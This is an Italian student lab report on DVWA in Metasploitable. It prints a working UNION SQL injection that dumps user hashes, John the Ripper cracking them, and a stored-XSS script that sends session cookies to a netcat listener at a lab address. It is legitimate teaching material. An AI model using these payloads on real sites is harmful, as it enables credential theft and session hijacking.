




Epicode Progetto S6

SQL injection & XSS stored



Traccia del progetto:

Oggi, ci focalizzeremo sull'esplorazione delle vulnerabilità di sicurezza. Utilizzeremo un'applicazione chiamata DVWA su una macchina di laboratorio chiamata Metasploitable. La nostra missione è configurare la sicurezza al livello più basso e poi procedere con due tipi di attacchi: SQL injection (blind) e XSS stored. Nel primo caso, cercheremo di recuperare le password degli utenti presenti nel database, mentre nel secondo mireremo a ottenere i cookie di sessione delle vittime XSS stored, inviandoli a un server sotto il nostro controllo.



Cosa è ed a cosa serve la DVWA?

DVWA è un'applicazione web progettata appositamente per essere vulnerabile, consentendo agli utenti di imparare e testare le proprie abilità nella sicurezza informatica. La sua interfaccia utente nasconde molte falle di sicurezza, inclusi livelli di difficoltà che vanno da basso a alto.

The screenshot shows the DVWA homepage. At the top right is the DVWA logo. Below it is the heading "Welcome to Damn Vulnerable Web App!". To the left is a vertical navigation menu with the following items:

- Home (highlighted in green)
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Below the menu, there is a "WARNING!" section with text about the application's vulnerability and testing instructions. There is also a "Disclaimer" section and a "General Instructions" section.

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!


Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer


We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hints/tips for each vulnerability and for each security level on their respective page.




SQL Injection (blind)



SQL Injection (blind)

Una SQL Injection è una vulnerabilità di sicurezza che consente agli attaccanti di inserire comandi SQL dannosi (ovvero un insieme di istruzioni utilizzate per comunicare con un database. Queste istruzioni vengono eseguite per creare, modificare, gestire e interrogare dati all'interno di quest'ultimo) in un'applicazione web attraverso input utente, come campi di ricerca o formulari. In particolare, il termine "blind" indica che l'attaccante non riceve direttamente i risultati dell'iniezione, ma può dedurne l'esito tramite i comportamenti dell'applicazione. Questa tecnica può essere sfruttata per ottenere informazioni sensibili dal database, come password o dati sensibili, compromettendo la sicurezza dell'applicazione.





SQL Injection (blind)

Lo svolgimento dell'esercizio inizia con il settaggio della DVWA in "low" direttamente da DVWA Security.

Successivamente si può passare ad immettere il seguente script all'interno della casella di testo "User ID" in modo tale da riuscire ad ottenere le informazioni della quale avevamo bisogno:

```
%' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```



Vulnerability: SQL Injection (Blind)

User ID: Submit

```
ID: %' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname:
1
admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname:
2
Gordon
Brown
gordona
e99a18c428cb38d5f260853678922e03

ID: %' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname:
3
Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname:
4
Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname:
5
Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Tramite lo script mostrato in precedenza riesco quindi a trovare:

User ID;
Nome;
Cognome;
Nome utente;
Password (criptata).



SQL Injection (blind)

Cracking password criptate

Come abbiamo visto nel passaggio precedente, oltre ad aver trovato varie informazioni utili da parte degli utenti della DVWA, siamo riusciti anche a trovare delle password che però devono essere per forza criptate, qui ci verrà in aiuto un tool molto utilizzato su Kali Linux, ovvero, John The Ripper (JtR).

Il suo obiettivo principale è quello di identificare e decifrare le password deboli o vulnerabili attraverso attacchi di forza bruta o altre tecniche di cracking. Ecco alcune delle sue principali funzionalità:

- 1. Forza Bruta:** John the Ripper può eseguire attacchi di forza bruta, cercando di indovinare le password attraverso la prova di molte combinazioni possibili.
- 2. Dizionario:** Può anche utilizzare un approccio basato su dizionario, confrontando le password crittografate con un elenco predefinito di parole comuni o frasi utilizzate spesso nelle password.
- 3. Cracking delle Hash:** L'applicazione è in grado di lavorare su hash di password, che sono le rappresentazioni crittografiche delle password conservate nei sistemi.




Grazie a questo tool
siamo riusciti a trovare
anche le password degli
utenti:

```
File Actions Edit View Help
└─(kali㉿kali)─[~/Desktop]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123        (gordonb)
letmein       (pablo)
charley       (1337)
4g 0:00:00:00 DONE (2024-01-10 10:54) 4.597g/s 3310p/s 3310c/s 4413C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```




FLORES ALEX

XSS Stored



XSS Stored cosa è? Come funziona?

XSS Stored, acronimo di Cross-Site Scripting Stored, è una vulnerabilità informatica che consente agli attaccanti di iniettare script dannosi all'interno di pagine web, i cui output vengono memorizzati su un server e poi visualizzati da altri utenti. La particolarità di questa vulnerabilità è che gli script infetti vengono salvati nel server e distribuiti agli utenti successivi che visitano la pagina compromessa. Le conseguenze di un attacco XSS Stored possono essere gravi. Gli attaccanti possono rubare sessioni utente, compromettere dati sensibili o addirittura diffondere malware tra gli utenti legittimi del sito. Immaginatevi un utente malintenzionato che inserisce uno script dannoso in un campo di input di un sito web. Questo script viene quindi memorizzato nel database del server. Quando un altro utente accede alla pagina che contiene questi dati compromessi, il suo browser eseguirà involontariamente lo script dannoso.






XSS Stored: i Cookie

Il progetto in se richiedeva di dover reperire i cookie di sessione delle vittime dell'XSS Stored. I cookie spesso contengono informazioni di sessione, come token di autenticazione. Un attaccante potrebbe intercettare questi cookie per ottenere l'accesso non autorizzato a un account utente, impersonando la vittima. Gli attaccanti potrebbero cercare di raccogliere informazioni personali conservate nei cookie, come preferenze utente, dati di navigazione o informazioni di profilazione. Dopo aver ottenuto l'accesso a un account tramite il furto di cookie, gli attaccanti possono eseguire attacchi post-autenticazione.

Questo può consentire loro di compiere azioni dannose a nome dell'utente legittimo. È importante sottolineare che intercettare i cookie è una pratica illegale e contraria all'etica, violando la privacy e la sicurezza degli utenti. La consapevolezza di queste minacce è essenziale per implementare adeguate misure di sicurezza e proteggere le applicazioni web da attacchi XSS Stored



Prima di riuscire a trovare il cookie della sessione abbiamo bisogno di avviare il servizio di netcat.

Netcat, spesso abbreviato come nc, è uno strumento versatile utilizzato per la lettura/scrittura di dati attraverso connessioni di rete utilizzando il protocollo TCP o UDP. Ecco alcune delle sue principali funzionalità e utilizzi.

Utilizziamo il seguente comando per avviare il servizio in modo tale che sia anche in ascolto sulla porta 80.


```
(root㉿kali)-[~/home/kali]
# nc -lvp 80
```



Una volta avviato il servizio Netcat, usiamo il seguente script da inserire all'interno della casella "Message" dell'XSS Stored:

```
<script>var i=new  
Image;i.src="http://192.168.50.100:8888/?"+document.cookie;</script>
```


The screenshot shows a Kali Linux desktop environment. On the left, a terminal window titled 'root@kali: /home/kali' is open, displaying root shell commands and output related to netcat listening on port 80. On the right, a web browser window titled 'dvwa/vulnerabilities/xss_s/' is open, showing the DVWA (Damn Vulnerable Web Application) interface for a 'Stored Cross Site Scripting (XSS)' vulnerability. The browser's address bar also shows the URL 'http://192.168.50.100'. The DVWA page has a form where the 'Message' field contains the provided XSS payload. Below the form, a list of previous messages is visible, including one from 'Name: test' and another from 'Name: cookie'.



XSS Stored

Riuscendo quindi a
trovare il cookie che ci
serviva (PHP Session)

```
(root㉿kali)-[~/home/kali]
# nc -lvp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 53776
GET /?security=low;%20PHPSESSID=0bde4796a79260380f517183f888537d HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```



Conclusioni finali

In conclusione, l'esercizio odierno ci ha offerto una profonda immersione nel mondo della sicurezza informatica attraverso l'analisi e l'exploit di vulnerabilità sulla DVWA di Metasploitable, con un livello di sicurezza impostato su "LOW". Questo percorso ci ha guidato attraverso due specifiche minacce: SQL Injection (blind) e XSS Stored, rivelando le potenziali falle di sicurezza che possono compromettere le applicazioni web. Infine, vorrei sottolineare l'importanza di una cultura di sicurezza informatica, dove la consapevolezza e la pratica di buone abitudini possono contribuire significativamente a proteggere le applicazioni e i dati sensibili degli utenti dagli attacchi informatici.